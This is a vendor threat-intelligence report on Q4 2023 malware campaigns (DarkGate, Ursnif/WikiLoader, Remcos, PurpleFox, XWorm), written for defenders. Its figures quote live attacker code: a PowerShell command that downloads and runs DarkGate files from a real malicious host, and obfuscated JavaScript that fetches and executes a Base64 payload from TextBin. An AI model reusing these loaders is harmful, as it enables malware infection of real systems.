HP WOLF SECURITY

Threat Insights Report

Q4 - 2023

Threat Landscape

Welcome to the Q4 2023 edition of the HP Wolf Security Threat Insights Report

Each quarter our security experts highlight notable malware campaigns, trends and techniques identified by HP Wolf Security. By isolating threats that have evaded detection tools and made it to endpoints, HP Wolf Security gives an insight into the latest techniques used by cybercriminals, equipping security teams with the knowledge to combat emerging threats and improve their security postures.[1]

Executive Summary

Email threats that evaded gateway security

14%

Threats delivered in archives in Q4

30%

- Threat actors continued shifting away from macros to other code execution techniques, such as exploiting software vulnerabilities. In Q4, the HP Threat Research team found that at least 84% of attempted intrusions involving spreadsheets, and 73% involving documents, sought to exploit vulnerabilities in Office applications. But macro-enabled attacks have not disappeared, and are still being used to spread remote access trojans (RATs), such as Agent Tesla and XWorm.[2] [3]

- Q4 saw a 7% point rise in PDF threats compared to Q1 2023. In previous quarters, cybercriminals used PDF lures to elicit credentials and financial details from victims through phishing. But in Q4 we also saw malware, including WikiLoader, Ursnif and DarkGate, increasingly being spread through PDF documents.[4] [5] [6]

- In Q4, HP analyzed campaigns delivering DarkGate malware. The threat actor proxied links through an advertising network to evade detection and capture analytics about their victims. The campaigns were initiated through malicious PDF attachments posing as OneDrive error messages, leading to the malware. DarkGate, operating as a malware-as-a-service, hands backdoor access to cybercriminals, exposing victims to risks like data theft and ransomware.

- Threat actors continued to host malware on cloud services in Q4. The team uncovered attackers abusing legitimate online platforms such as Discord to stage Remcos malware.[7] These services are often trusted by organizations, increasing attackers' chances of remaining undetected.

- In Q4, the HP Threat Research team analyzed a campaign spreading PurpleFox malware that made widespread use steganography, a technique for concealing code inside images.[8]

Notable Threats

DarkGate malware campaigns use ad tools to track victims and evade detection

Marketing professionals rely on advertising networks to target and understand their customers, but now cybercriminals are using the same tools to craft more effective attacks. In Q4, the HP Threat Research team analyzed malicious spam campaigns spreading DarkGate malware, where a threat actor used a legitimate advertising network to track victims and evade detection.

First spotted in the wild in 2018, DarkGate is a malware-as-a-service costing thousands of US dollars that hands cybercriminals backdoor access to the PCs it infects, exposing victims to risks like data theft and ransomware.[9] DarkGate's developer claims to limit the number of active subscribers to its malware service to 30 customers, suggesting that the threat actors using this malware are vetted and more capable than your average cybercriminal.[10]

In these campaigns, malicious PDF attachments were emailed to targets. When opened, the recipient is shown a social engineering image (Figure 1). In many cases, these images imitate error messages from OneDrive and other cloud services. They prompt the target to click on a link to read the document they've been promised. In fact, clicking the link downloads files containing malware that infects the computer with DarkGate.

Today, many people use their web browsers to read PDF documents, making this lure more convincing than other types of social engineering we typically see. The threat actor behind these campaigns is adept at creating persuasive social engineering lures that are difficult to spot, even for employees who have completed phishing awareness training.




Figure 1 – DarkGate lure imitating a OneDrive error message, caught by HP Sure Click

The cybercriminals here took advantage of office workers' reliance on cloud services for productivity. Because the look and design of online services are always being tweaked and refined, it's more difficult to spot bogus user interface (UI) elements used in social engineering. Without a strong sense of UI consistency, when a fake error message appears, it won't necessarily raise an alarm for being out of place.

The link in the document does not immediately lead to the file in the next stage of the infection, but is instead routed through an ad network. The ad URL contains identifiers and the domain hosting the file. In the backend definition of the ad link, the threat actor defines the final URL, which is not shown in the PDF document.

Using an ad network as a proxy helps cybercriminals to evade detection and collect analytics on who clicks their links. Since the ad network uses CAPTCHAs to verify real users to prevent click fraud, it's possible that automated malware analysis systems will fail to scan the malware because they are unable to retrieve and inspect the next stage in the infection chain, helping the threat actor to evade detection.

Moreover, being routed through a legitimate ad network domain and possibly having to pass a CAPTCHA test could make the lure seem more plausible from the victim's perspective.

The link downloads different file types, such as .cab, .zip and .url files, that vary between campaigns. The archives each usually contain two compressed files. The first is a text file, which is used to instruct the target what to do, and the second is a URL file (Figure 2).

When clicked, the URL file downloads and runs JavaScript code stored inside another archive file. The malicious code is obfuscated and hidden among a legitimate JavaScript library, a step intended to make the malware more difficult to analyze (Figure 3).

The JavaScript code uses an ActiveX object to run a PowerShell command. This creates a new folder in the user's C: drive, downloads two files and then executes them (Figure 4).

The first file is a legitimate version of the AutoIt3 script interpreter, while the second file is a malicious AutoIt script. The AutoIt script is compiled so must be decompiled to inspect it. The script assembles a large hexadecimal string into a byte array, which results in the DarkGate executable. Finally, to launch the malware, the AutoIt script creates a DLLStruct from the byte array, then executes DarkGate using the callback function of EnumWindows, part of the Windows API.[11] [12]




Figure 2 – Examples of downloaded files leading to a DarkGate infection

```
_omkyknffp()
/*! Magnific Popup - v1.1.0 - 2016-02-20
* http://dimsemenov.com/plugins/magnific-popup/
* Copyright (c) 2016 Dmitry Semenov; */
!function(a){"function"==typeof define&&define.amd?define(["jquery"],a)
/*!
 * Modernizr v2.8.3
 * www.modernizr.com
 *
 * Copyright (c) Faruk Ates, Paul Irish, Alex Sexton
 * Available under the BSD and MIT licenses: www.modernizr.com/license/
 */
```

Figure 3 – DarkGate JavaScript malware hidden within a legitimate code library

```
powershell.exe -Command ni 'C:/tepp' -Type Directory -Force;
cd 'C:/tepp';
Invoke-WebRequest -Uri 'http://showmoreresultonliner.com:2351' -OutFile 'AutoIt3.exe' -UserAgent 'curl/7.68.0';
Invoke-WebRequest -Uri 'http://showmoreresultonliner.com:2351/msiyfjjdsnw' -OutFile 'yfjjdsnw.au3' -UserAgent 'curl/7.68.0';
start 'AutoIt3.exe' -a 'yfjjdsnw.au3';
Stop-Process -Name WScript
```

Figure 4 – PowerShell script that downloads AutoIt files containing DarkGate malware

PDF malware is on the rise

In Q4 2023, the HP Threat Research team identified more threat actors delivering malware through PDF documents – growing 7% points since Q1. In recent quarters, cybercriminals have used PDF lures to elicit credentials and financial details from victims through phishing. But in Q4 we also saw malware, including WikiLoader, Ursnif, as well as DarkGate, increasingly being spread through PDF files.

HP Wolf Security detected large spam campaigns involving PDF attachments to spread Ursnif, a banking trojan used by cybercriminals to steal information from PCs. Consistent with past Ursnif activity, most of these campaigns use parcel delivery lures to hook victims into opening and acting on the malicious attachments (Figure 5). The recipient is prompted to download a fake invoice using a link embedded in the document. This link doesn't lead to an invoice, but instead to a .zip archive containing a JavaScript file. At first glance, the file appears to only contain comments, but in fact the entire script is written on a single line.

Figure 5 – Parcel delivery PDF lure leading to Ursnif malware

Unravelling the code reveals the script's purpose. First, it downloads an archive from the web and extracts its contents into the ProgramData folder. Next, the script runs an executable from the extracted directory named CCleaner.exe. The directory mimics the installation folder of a popular system utility, CCleaner, likely a ploy to reduce suspicion by blending in with other system files (Figure 6).[13] Don't be fooled though. The folder contains malware called WikiLoader.

CCleaner.exe starts rundll32.exe with a file, salut.json, as its argument (T1218.011).[14] This is not a real JSON file, but the WikiLoader dynamic link library (DLL), which is launched by rundll32.exe. From this point on, WikiLoader begins running, performing system checks before downloading and launching the final payload. We were unable to obtain the final payload for this campaign. But based on similarities in tactics, techniques and procedures (TTPs) to other campaigns the payload is highly likely to have been Ursnif.




Figure 6 – Fake CCleaner installation folder hiding WikiLoader malware

Discord and TextBin abused to host malware

Q4 saw threat actors continue to host malware on cloud services. This tactic benefits attackers because it reduces their need to buy and maintain hosting infrastructure, while enabling them to piggyback off the positive domain reputations of legitimate services. We often see campaigns where malware is hosted on Discord, a popular instant messaging platform.

In activity caught by HP Wolf Security, we identified threat actors chaining together multiple free cloud services to try to infect PCs with malware. Ultimately, the campaign would have delivered Remcos, a remote access trojan (RAT) giving an attacker stealthy backdoor control over an infected computer.

The infection begins with the victim downloading a JavaScript file from Discord. The script opens an Internet connection to another cloud service, TextBin, intended for sharing text files. Next, the script decodes and runs a Base64 encoded executable hosted on TextBin (Figure 7).

By encoding the executable as text, the attacker makes it harder for security tools that rely on detection to correctly recognize the file format being downloaded. This can lead to certain detection measures failing, allowing the malware to run on the endpoint.

The executable was written in .NET, enabling the attacker to call a function and pass arguments to it using PowerShell. In this case, a URL written backwards is passed as an argument.

The executable downloads and runs another file from the URL. This is again a Base64 encoded executable.

The entropy of the file indicated that a packer was used to hide information about the malware, such as its configuration. Here, the threat actor compressed the executable using the Ultimate Packer for eXecutables (UPX), a free packer tool.[15] Reversing the compression of the file is straightforward because they chose not to use a custom packer. With simple string analysis the final payload is revealed: Remcos, a commercial RAT that is popular among cybercriminals (Figure 8).

```
function JvjtC( LyOaP ){
    var ufdrg = new ActiveXObject("Shell.Application") ;;;;;;
    ufdrg.ShellExecute("powershell" , " -command " + LyOaP , "" , "open" , 0) ;;;;;;
}

var XcEbU
XcEbU = TWmna( TWmna ( "https://pt.textbin.net/download/zbbh8tfbo9" )  );

var kCIdR ;
kCIdR = "$kdrYV = '" + XcEbU ;;;;;
kCIdR = kCIdR + "';$kdrYV = $kdrYV.Replace('↓:↓', 'A');" ;;;;;
kCIdR = kCIdR + "[Byte[]] $RpWSI = [System.Co";
kCIdR = kCIdR + "nvert]::FromBas" + "e" + Math.round(63.9) +  "Str"  + "ing( $kdr" + "YV );" ;;;;;;
```

Figure 7 – JavaScript that downloads a malicious executable encoded as text from TextBin

Figure 8 – A Remcos malware session

Malicious code hidden in images infects PCs with PurpleFox

With examples documented as early as 440 BC, steganography – the method of representing data inside an object such as an image – is one of the oldest information hiding technqiues.[16] In Q4, the HP Threat Research team analyzed a campaign spreading PurpleFox malware that made widespread use of this technique.[11]

The infection starts with the target opening a Word document containing a malicious Visual Basic for Applications (VBA) macro (Figure 9). The macro triggers an encoded PowerShell script that downloads a file named ace.jpg. This is not an image but another PowerShell script.

This script begins another file download. This time, however, it does download an image (Figure 10). PurpleFox is well known to use steganography, which is an effective way to smuggle data and bypass detection systems, such as web and email gateway scanners.

In a loop, the PowerShell script iterates through all the pixels in the image and extracts the bit values of the blue and green color components. These are combined in a bit operation and the result is written to an array. The array is then encoded to ASCII text, which results in another PowerShell script.

After extracting the PowerShell code from the image, the malware loads the new code and calls a function named MsiMake. This function, which is located in the newly decoded PowerShell code, downloads and installs a Microsoft Software Installer (.msi) package. The URL to retrieve the MSI package is passed as an argument. However, before the file is installed, the malware checks whether the currently logged-in user belongs to the Administrators group.


If this is the case, the installation continues. Otherwise, the malware downloads a second image based on the operating system. This file is decoded using the same steganography algorithm and leads to an extensive PowerShell script.


The script contains two privilege escalation exploits:

- Microsoft Windows Print Spooler elevation of privilege vulnerability (CVE-2022-21999)[17]
- "Hot Potato" Windows privilege escalation[18]

We previously documented PurpleFox's authors use of privilege execution exploits in 2021, so it is notable to see how its developers have extended the malware's capabilities over time with newer exploits.[19]

The malware runs the exploits and if one of them is successful at obtaining administrative rights, the MSI begins to install PurpleFox on the computer.





Figures 9 & 10 – PurpleFox lure document (left) and image concealing PowerShell code (right)

Threat actors favor Office exploits over macros

In Q4, at least 84% of attempted intrusions involving spreadsheets, and 73% of documents, sought to exploit vulnerabilities in Office applications – continuing the trend away from macro-enabled code execution.

Threat actors are increasingly focusing efforts on exploiting vulnerabilities in productivity software, such as Microsoft Office and web browsers. The HP Threat Research team reviewed the impact of zero-day exploitation in 2023, revealing the need to protect productivity applications against this attack vector.[20]

But macro-enabled attacks have not disappeared. Typically, campaigns relying on macros distribute low cost or free RATs that are easily obtainable from hacking forums. Agent Tesla is a prime example of a commodity information stealer, written in .NET.

In one campaign, attackers emailed Excel spreadsheets to targets. The spreadsheets contained VBA macros that run a simple PowerShell command that downloads Agent Tesla from a web server, saves it as a temporary file, then launches the malware in the background on the computer.

Another malware family we saw being spread in Q4 using macros for initial code execution was XWorm. Attackers sent Word documents by email, theming the attachments as invoices.




Figure 11 – Files dropped during XWorm infection

Excel threats relying on exploits for code execution

84%


The VBA code downloads a batch file from a web server. The code achieves this by using an XMLHTTP object to issue an HTTP GET request to a URL.[21] The downloaded batch file is saved in the user's temporary directory and run.

This script is short, only performing two actions. It uses the BITSAdmin (T1105) file transfer utility built into Windows to download an executable from the same web server – an example of a living off the land technique – and then runs it.[22]

At 50MB, the file is relatively large for malware, yet too small to bypass the maximum file scan size setting of some anti-malware tools. Once running, the executable unpacks various other files from its resource section and saves them in the user's temporary directory (Figure 11). After extracting eight files, the malware starts one of the executables, which is the XWorm payload.

It's unclear what purpose the unused executables serve. Some of them are corrupt DLL and EXE files and aren't needed for XWorm to function. Curiously, during the malware's installation process it extracts an Azure CLI installation package.[23] It's possible the malware's operator intended to use these files at a later stage of the intrusion.

Top malware file extensions



Top threat vectors

75%

Email

13%

Web browser downloads

12%

Other

Threat file type trends

Archives remained the most popular malware delivery file type for the seventh quarter in a row, being used in 30% of threats caught by HP Wolf Security in Q4 2023. The top three malicious archive formats in Q4 were RAR, ZIP and GZ. Attackers continued to take advantage of encrypting malware inside archives to evade detection by web and email gateway scanners.

There was a 2% point increase in PDF threats stopped by HP Wolf Security in Q4 compared to Q3, and a 7% point increase since Q1. This was driven by more threat actors spreading malware using PDF attachments, in addition to credential theft via phishing seen in previous quarters.

At least 84% of spreadsheet threats stopped by HP Wolf Security in Q4 (e.g. XLS, XLSM, XLSX) relied on exploiting vulnerabilities like CVE-2017-11882 to achieve code execution, a fall of 7% points compared to Q3. At least 73% of document threats (e.g. DOC, DOCX, DOCM) in Q4 did not rely on macros for code execution, a rise of 5% points over Q3.

Threat vector trends

Email remained the top vector for delivering malware to endpoints. 75% of threats identified by HP Wolf Security were sent by email in Q4, down 5% points over Q3 Malicious web browser downloads rose by two percentage points to 13% in Q4. Threats delivered by other vectors, such as removable media, grew by 3% points compared to Q3.

Of the email threats caught by HP Wolf Security in Q4, at least 14% had bypassed one or more email gateway scanner – up 2% points compared to Q3.

Stay current

The HP Wolf Security Threat Insights Report is made possible by most of our customers who opt to share threat telemetry with HP. Our security experts analyze threat trends and significant malware campaigns, annotating alerts with insights and sharing them back with customers.

We recommend that customers take the following steps to ensure that you get the most out of your HP Wolf Security deployments:[a]

- Enable Threat Intelligence Services and Threat Forwarding in your HP Wolf Security Controller to benefit from MITRE ATT&CK annotations, triaging and analysis from our experts.[b] To learn more, read our Knowledge Base articles.[24] [25]
- Keep your HP Wolf Security Controller up to date to receive new dashboards and report templates. See the latest release notes and software downloads on the Customer Portal.[26]
- Update your HP Wolf Security endpoint software to stay current with threat annotation rules added by our research team.

The HP Threat Research team regularly publishes Indicators of Compromise (IOCs) and tools to help security teams defend against threats. You can access these resources from the HP Threat Research GitHub repository.[27] For the latest threat research, head over to the HP Wolf Security blog.[28]

About the HP Wolf Security Threat Insights Report

Enterprises are most vulnerable from users opening email attachments, clicking on hyperlinks in emails, and downloading files from the web. HP Wolf Security protects the enterprise by isolating risky activity in micro-VMs, ensuring that malware cannot infect the host computer or spread onto the corporate network. HP Wolf Security uses introspection to collect rich forensic data to help our customers understand threats facing their networks and harden their infrastructure. The HP Wolf Security Threat Insights Report highlights notable malware campaigns analyzed by our threat research team so that our customers are aware of emerging threats and can take action to protect their environments.

About HP Wolf Security

HP Wolf Security is a new breed[c] of endpoint security. HP's portfolio of hardware-enforced security and endpoint-focused security services are designed to help organizations safeguard PCs, printers, and people from circling cyber predators. HP Wolf Security provides comprehensive endpoint protection and resiliency that starts at the hardware level and extends across software and services.

References

[1] https://hp.com/wolf
[2] https://malpedia.caad.fkie.fraunhofer.de/details/win.agent_tesla
[3] https://malpedia.caad.fkie.fraunhofer.de/details/win.xworm
[4] https://malpedia.caad.fkie.fraunhofer.de/details/win.wikiloader
[5] https://malpedia.caad.fkie.fraunhofer.de/details/win.gozi
[6] https://malpedia.caad.fkie.fraunhofer.de/details/win.darkgate
[7] https://malpedia.caad.fkie.fraunhofer.de/details/win.remcos
[8] https://malpedia.caad.fkie.fraunhofer.de/details/win.purplefox
[9] https://www.trellix.com/about/newsroom/stories/research/the-continued-evolution-of-the-darkgate-malware-as-a-service/
[10] https://medium.com/s2wblog/detailed-analysis-of-darkgate-investigating-new-top-trend-backdoor-malware-0545ecf5f606
[11] https://www.autoitscript.com/autoit3/docs/functions/DllStructCreate.htm
[12] https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-enumwindows
[13] https://en.wikipedia.org/wiki/CCleaner
[14] https://attack.mitre.org/techniques/T1218/011/
[15] https://upx.github.io/
[16] https://www.cl.cam.ac.uk/~fapp2/publications/ieee99-infohiding.pdf
[17] https://msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2022-21999
[18] https://foxglovesecurity.com/2016/01/16/hot-potato/
[19] https://threatresearch.ext.hp.com/purple-fox-exploit-kit-now-exploits-cve-2021-26411/
[20] https://threatresearch.ext.hp.com/productivity-software-in-the-crosshairs-reviewing-2023-zero-days/
[21] https://learn.microsoft.com/en-us/previous-versions/windows/desktop/ms757849(v=vs.85)
[22] https://attack.mitre.org/techniques/T1105/
[23] https://learn.microsoft.com/en-us/cli/azure/
[24] https://enterprisesecurity.hp.com/s/article/Threat-Forwarding
[25] https://enterprisesecurity.hp.com/s/article/HP-Threat-Intelligence
[26] https://enterprisesecurity.hp.com/s/
[27] https://github.com/hpthreatresearch/
[28] https://threatresearch.ext.hp.com/blog

LEARN MORE AT HP.COM

HP WOLF SECURITY

a. HP Wolf Enterprise Security is an optional service and may include offerings such as HP Sure Click Enterprise and HP Sure Access Enterprise. HP Sure Click Enterprise requires Windows 8 or 10 and Microsoft Internet Explorer, Google Chrome, Chromium or Firefox are supported. Supported attachments include Microsoft Office (Word, Excel, PowerPoint) and PDF files, when Microsoft Office or Adobe Acrobat are installed. HP Sure Access Enterprise requires Windows 10 Pro or Enterprise. HP services are governed by the applicable HP terms and conditions of service provided or indicated to Customer at the time of purchase. Customer may have additional statutory rights according to applicable local laws, and such rights are not in any way affected by the HP terms and conditions of service or the HP Limited Warranty provided with your HP Product. For full system requirements, please visit www.hpdaas.com/requirements.

b. HP Wolf Security Controller requires HP Sure Click Enterprise or HP Sure Access Enterprise. HP Wolf Security Controller is a management and analytics platform that provides critical data around devices and applications and is not sold as a standalone service. HP Wolf Security Controller follows stringent GDPR privacy regulations and is ISO27001, ISO27017 and SOC2 Type 2 certified for Information Security. Internet access with connection to the HP Cloud is required. For full system requirements, please visit http://www.hpdaas.com/requirements.

c. HP Security is now HP Wolf Security. Security features vary by platform, please see product data sheet for details.

HP Services are governed by the applicable HP terms and conditions of service provided or indicated to Customer at the time of purchase. Customer may have additional statutory rights according to applicable local laws, and such rights are not in any way affected by the HP terms and conditions of service or the HP Limited Warranty provided with your HP Product.